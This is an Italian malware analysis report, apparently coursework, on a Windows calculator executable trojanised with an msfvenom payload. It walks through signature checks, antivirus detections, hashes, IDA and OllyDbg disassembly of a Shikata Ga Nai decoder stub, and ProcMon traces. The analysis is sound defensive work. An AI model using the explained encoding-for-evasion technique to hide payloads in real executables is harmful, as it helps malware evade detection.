FileVersion	5.1.2600.0 (xpclient.010817-1148)
InternalName	CALC
LegalCopyright	© Корпорация Майкрософт. Все права защищены.
OriginalFilename	CALC.EXE
ProductName	Операционная система Microsoft® Windows®

The screenshot shows the PEStudio interface for analyzing the file 'calc.exe'. The left pane displays the imports section, listing various DLLs and their import counts. The right pane provides a detailed analysis of the file's structure and metadata. A blue oval highlights the 'rich-header' section, which is identified as being associated with 'Visual Studio 2002 - 7.0 DDK'. This indicates that the file was likely compiled using an older version of the Microsoft Visual Studio compiler.

PARTE 1

CONTROLLO FIRMA DIGITALE

A questo punto, pensando alla calcolatrice di Windows, abbiamo effettuato un controllo sulla firma digitale dell'eseguibile. Come da immagine, il **file non risulta affatto firmato**, Questa è sicuramente una **red flag** che solleva alcuni dubbi.



```
C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite
λ sigcheck -I "C:\Users\user\Desktop\BW3\calcolatriceinnovativa50.exe"

Sigcheck v2.1 - File version and signature viewer
Copyright (C) 2004-2014 Mark Russinovich
Sysinternals - www.sysinternals.com


c:\users\user\desktop\bw3\calcolatriceinnovativa50.exe:
    Verified: Unsigned
    Link date: 09:04 18/07/2001
    Publisher: ?????????? ??????????
    Description: ?????????? ??? Windows
    Product: ?????????? ?????? Microsoft« Windows«
    Prod version: 5.1.2600.0
    File version: 5.1.2600.0 (xpclient.010817-1148)
    MachineType: 32-bit

C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite
λ
```

PARTE 1

HASH MD5 - VIRUSTOTAL, CUCKOO

Dato che l'eseguibile ha sollevato sospetti sulla sua natura, abbiamo deciso di estrarre l'hash per una verifica su VirusTotal e alcune sandbox online (limitate) come cuckoo. L'analisi ha confermato la presenza di un malware, ma, in quanto analisti, **dobbiamo approfondire ulteriormente per esserne certi.**



Anti-Virus Scan Results for OPSWAT Metadefender (18/26)
Last update: 07/19/2023 08:10:37 (UTC)


AegisLab	✓	Trend Micro HouseCall	✗ BKDR_SWRORT.SM
Vir.IT eXplorer	✓	K7	✗ Trojan (001172b51)
Kaspersky	✗ HEUR:Trojan.Win32.Generic	AhnLab	✗ Backdoor/Win32.Bifrose
RocketCyber	✓	Comodo	✗ TrojWare.Win32.Rozena.A
ClamAV	✗ Win.Trojan.Swront-5710536-0	Huorong	✗ VirTool/Meterpreter.a
Bitdefender	✗ Trojan.CryptZ.Marte.l.Gen	Avira	✗ TR/Patched.Gen2
Filseclab	✓	Zillya!	✓
Sophos	✗ Mal/EncPk-ACE	VirusBlokAda	✓
McAfee	✗ Swront.d	NETGATE	✓
TACHYON	✓	Varist	✗ W32/Swront.B.gen!Eldorado
Antiy	✗ Trojan/Win32.Rozena	Trend Micro	✗ BKDR_SWRORT.SM
Webroot SMD	✗ Malware	Emsisoft	✗ Trojan.CryptZ.Marte.l.Gen (B)
NANOAV	✗ Virus.Win32.Gen-Crypt.ccnc	ESET	✗ a variant of Win32/Rozena.DT trojan

PARTE 1

IDENTIFICARE E CLASSIFICARE MALWARE GRAZIE A YARA

YARA è un potente strumento utilizzato per **identificare** e **classificare** malware attraverso l'uso di regole personalizzate che **descrivono** modelli specifici all'interno dei file. Queste regole possono essere scritte per cercare stringhe, sequenze di byte, o comportamenti specifici associati a malware conosciuti, permettendo così una rapida identificazione di minacce informatiche.

Può essere utilizzato su **FlareVM** o installato su qualsiasi sistema operativo per identificare e classificare malware tramite regole specifiche. Con YARA, è possibile rilevare elementi sospetti all'interno di eseguibili, come quelli analizzati nel compito, evidenziando eventuali minacce o comportamenti anomali.



PARTE 1

ANALISI STATICÀ AVANZATA CON IDA

Abbiamo analizzato l'eseguibile adottando sia tecniche statiche che dinamiche mediante vari tools. Analizzando il codice con IDA pro e notato dei **pattern piuttosto strani**, tipici di un codice **volutamente offuscato**. In gergo tecnico chiamato **junkcode**.

Nonostante le strane istruzioni abbiamo approfondito il codice e notato dei **pattern ripetitivi** come l'uso di istruzioni **FPU (Floating Point Unit)** tipo `fnstenv`, e una serie di **XOR** con operazioni di incremento, decremento ecc... tipici di una decodifica di un **payload**.

Tramite informazioni acquisite in rete, si e' arrivati alla conclusione che si tratta di codice **offuscato con la tecnica shikata ga nai**.

```
.text:01004331
.text:01004331 sub_1004331     proc near                  ; CODE XREF: sub_1004331
.text:01004331
.text:01004331 var_C          = byte ptr -0Ch
.text:01004331 arg_58206362  = dword ptr 58206366h
.text:01004331
.text:01004331
▼ .text:01004331               call    near ptr sub_1004204
.text:01004336                 fldl2e
.text:01004338                 mov     eax, 0BB3FC407h
.text:0100433D                 fnstenv [esp+var_C]
.text:01004341                 pop    ebx
.text:01004342                 xor    ecx, ecx
.text:01004344                 mov    cx, 1ACh
.text:01004348                 sub    ebx, 0FFFFFFFCh
.text:0100434B                 xor    [ebx+17h], eax
```

```
.text:01007CF6 ; ====== S U B R O U T I N E ====== .text:01007CF6 .text:01007CF6 .text:01007CF6 .text:01007CF6 sub_1007CF6 proc far ; CODE XREF: .t .text:01007CF6 fld tbyte ptr [edi+3E8323h] repne sbb [ebx-3FCCCCB3Ah], al dec ebx inc eax xor bl, bl fidivr dword ptr [esi] test [esi-35h], eax movhlps xmm1, xmm3 shl dword ptr [ebp-63FBB56Bh], 1 retf .text:01007D15 sub_1007CF6 endp .text:01007D15
```


daa	
nop	
clc	
inc	ecx
lahf	
inc	ebx
inc	ecx
xchg	eax, edx
cld	
wait	
inc	eax
inc	ecx
wait	
lahf	
cwde	
das	
daa	
cld	
xchg	eax, ebx
xchg	eax, ebx
inc	ecx
dec	ecx
daa	
cld	
wait	
stc	
xchg	eax, ecx
nop	
inc	ebx
wait	

PARTE 1

COME FUNZIONA SHIKATA GA NAI

Shikata Ga Nai è un **encoder** utilizzato per offuscare il payload di un malware, rendendolo difficile da rilevare. Il processo inizia con una fase di inizializzazione che coinvolge l'uso di istruzioni **FPU** per ottenere **l'EIP** e una **chiave di decodifica**, seguita dalla decodifica del payload tramite operazioni **XOR**, con la chiave che viene aggiornata ad ogni iterazione.


La sequenza di istruzioni è **randomizzata** per complicare l'analisi statica, e l'uso di istruzioni obsolete come **fnstenv** rende difficile l'esecuzione in ambienti moderni. Questa offuscazione rende Shikata Ga Nai una scelta comune per **nascondere la presenza di codice malevolo nei file eseguibili**.



PARTE 1

SHIKATA GA NAI, METASPLOIT, MSFVENOM

La tecnica Shikata Ga Nai è nota per essere integrata in strumenti come **Metasploit** e **msfvenom**, permettendo di offuscare payload, come **reverse shell** o **keylogger**, rendendoli più difficili da rilevare. Questi tool consentono di generare vari tipi di malware con questa tecnica di encoding.



OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	
Indicators:	
MIME:	application/x-doseexec
File info:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5:	7A0CC9AD09AC127C2B82FC953E8AFC8D
SHA1:	68BB74C138F26D2E61E055D87582C98775BF3C7B
SHA256:	C7F8E8F17DCD7DE447CC6B8D99952BE9C781F2542030D49797683E7DF6ADF3E7
SSDeep:	3072:vY3I5v56Vbk3PpEORcaKiElwi07fuvVBnZ6l:A3I5vlVYh9yT/iXVBnZ1

PARTE 1

ANALISI DINAMICA BASICA

Ecco altre tecniche di analisi dinamica basica analizzando **PROCMON** e monitorando le richieste di rete con **wireshark** e **apateDNS**. L'eseguibile ha mostrato chiamate ad alcune librerie che vengono invocate quando si generano errori. Questo significa che, come già confermato dall'analisi statica basica, si tratta di un file compatibile con una vecchia versione di windows xp. Per questo motivo la calcolatrice farcita col payload non parte.

Le poche richieste di rete vengono effettuate a watson.microsoft.com, gestione errori, e gli ip sono legittimi appartenenti ad azure, servizio di priorità Microsoft.

2136	>CreateFile	C:\Windows\System32\wow64.dll
2136	QueryBasicInformationFile	C:\Windows\System32\wow64.dll
2136	CloseFile	C:\Windows\System32\wow64.dll
2136	CreateFile	C:\Windows\System32\wow64.dll
2136	CreateFileMapping	C:\Windows\System32\wow64.dll
2136	CreateFileMapping	C:\Windows\System32\wow64.dll
2136	Load Image	C:\Windows\System32\wow64.dll
2136	CloseFile	C:\Windows\System32\wow64.dll
2136	CreateFile	C:\Windows\System32\wow64win.dll
2136	QueryBasicInformationFile	C:\Windows\System32\wow64win.dll
2136	CloseFile	C:\Windows\System32\wow64win.dll
2136	CreateFile	C:\Windows\System32\wow64win.dll
2136	CreateFileMapping	C:\Windows\System32\wow64win.dll
2136	CreateFileMapping	C:\Windows\System32\wow64win.dll
2136	Load Image	C:\Windows\System32\wow64win.dll
2136	CloseFile	C:\Windows\System32\wow64win.dll
2136	CreateFile	C:\Windows\System32\wow64cpu.dll
2136	QueryBasicInformationFile	C:\Windows\System32\wow64cpu.dll
2136	CloseFile	C:\Windows\System32\wow64cpu.dll
2136	CreateFile	C:\Windows\System32\wow64cpu.dll
2136	CreateFileMapping	C:\Windows\System32\wow64cpu.dll
2136	CreateFileMapping	C:\Windows\System32\wow64cpu.dll
2136	Load Image	C:\Windows\System32\wow64cpu.dll

Time	Domain Requested
08:54:37	watson.microsoft.com
08:54:37	watson.microsoft.com
08:54:47	watson.microsoft.com
08:54:47	watson.microsoft.com
08:54:56	watson.microsoft.com
08:54:56	watson.microsoft.com
08:55:04	watson.microsoft.com
08:55:04	watson.microsoft.com

Inoltre l'analisi dinamica con **ProcMon** ha evidenziato che l'eseguibile invoca diverse librerie, tra cui **wow64.dll**, suggerendo una compatibilità con versioni a **32-bit** di Windows. Questo potrebbe spiegare perché il payload non si esegue correttamente su sistemi più recenti, confermando la necessità di un ambiente specifico per funzionare.

PARTE 1

ANALISI DINAMICA AVANZATA CON OLLYDBG

Nel corso dell'analisi dinamica avanzata di calcolatriceavanzata50.exe con OllyDbg, si osservano blocchi nell'esecuzione presso specifiche istruzioni, indicativo di **tecniche di offuscamento complesse nel codice**. Particolarmente notevoli sono le sequenze di caratteri (CHAR), tipiche dell'encoder Shikata ga nai, utilizzate per mascherare il flusso operativo effettivo del malware, rendendo così l'analisi diretta più sfidante e richiedendo metodologie avanzate per decifrare il comportamento effettivo del codice eseguito.


Il pattern dei caratteri è indicativo dell'uso dell'offuscamento **Shikata ga nai**, che spesso viene associato a payloads generati con Metasploit, come reverse shell. Tuttavia, questo stesso metodo di offuscamento potrebbe essere utilizzato anche per altri tipi di malware, come un **keylogger** o altri tipi di payload dannosi. Nel caso specifico, la **manipolazione dell'EIP** per bypassare le istruzioni problematiche non ha avuto successo, suggerendo la complessità del codice offuscato.

```
C File View Debug Options Window Help
L E M T W H C / K B R ... S
010031ED 55 DB 55
010031EE 00 DB 00
010031EF 00 DB 00
010031F0 02 DB 02
010031F1 EB DB EB
010031F2 FD DB FD
010031F3 F5 DB F5
010031F4 FF DB FF
010031F5 39 DB 39
010031F6 1D DB 1D
010031F7 B8200101 DD calcolat.010120B8
010031FB FB DB FB
010031FC 0B DB 0B
010031FD 57 DB 57
010031FE E8 DB E8
010031FF B9 DB B9
01003200 F2 DB F2
01003201 FF DB FF
01003202 F5 DB F5
01003203 E9 DB E9
01003204 BD DB BD
01003205 87FF XCHG EDI,EDI
01003207 .FFA1 BD4D0101 JMP DWORD PTR DS:[ECX+1014DB0]
0100320D .8B00 MOV EAX,DWORD PTR DS:[EAX]
0100320F .F718 NEG DWORD PTR DS:[EAX]
01003211 ^E9 CAF0FFFF JMP calcolat.01002FE0
01003216 39 DB 39
01003217 1D DB 1D
01003218 B84D0101 DD calcolat.01014DB8
0100321C 74 DB 74
0100321D D1 DB D1
0100321E 83 DB 83
0100321F 67 DB 67
01003220 10400101 DD calcolat.01014010
01003224 0A DB 0A
01003225 75 DB 75
01003226 1F DB 1F
01003227 57 DB 57
01003228 DD DB DD
01003229 C5 DB C5
0100322A F2 DB F2
0100322B FF DB FF
0100322C FF DB FF
0100322D E9 DB E9
0100322E 59 DB 59
0100322F 8E DB 8E
01003230 43 DB 43
01003231 80 DB 80
01003232 53 DB 53
01003233 F8 DB F8
01003234 78 DB 78
01003235 04110001 DD <&USER32.MessageBox>
01003239 E9 DB E9
0100323A A7 DB A7
0100323B 10 DB 10
0100323C 00 DB 00
0100323D 8F DB 8F
0100323E ED DB ED
0100323F EE DB EE
01003240 6E DB 6E
01003241 0F DB 0F
01003242 84 DB 84
01003243 34 DB 34
01003244 07 DB 07
01003245 00 DB 00
01003246 00 DB 00
01003247 4E DB 4E
01003248 1C DB 1C
01003249 84 DB 84
0100324A F6 DB F6
0100324B 05 DB 05
0100324C 00 DB 00
0100324D 00 DB 00
0100324E 4E DB 4E
0100324F 0F DB 0F
01003250 84 DB 84
01003251 F3 DB F3
01003252 00 DB 00
01003253 00 DB 00
01003254 00 DB 00
01003255 4E DB 4E
01003256 0E DB 0E
```

PARTE 1

CONFERMA DELLE INDAGINI SU WINDOWS XP

Abbiamo scaricato e installato una **vecchia versione di Windows XP senza service pack** (datata 2002), che possiede la stessa versione della calcolatrice, presumibilmente farcita con il payload utilizzando **msfvenom**.



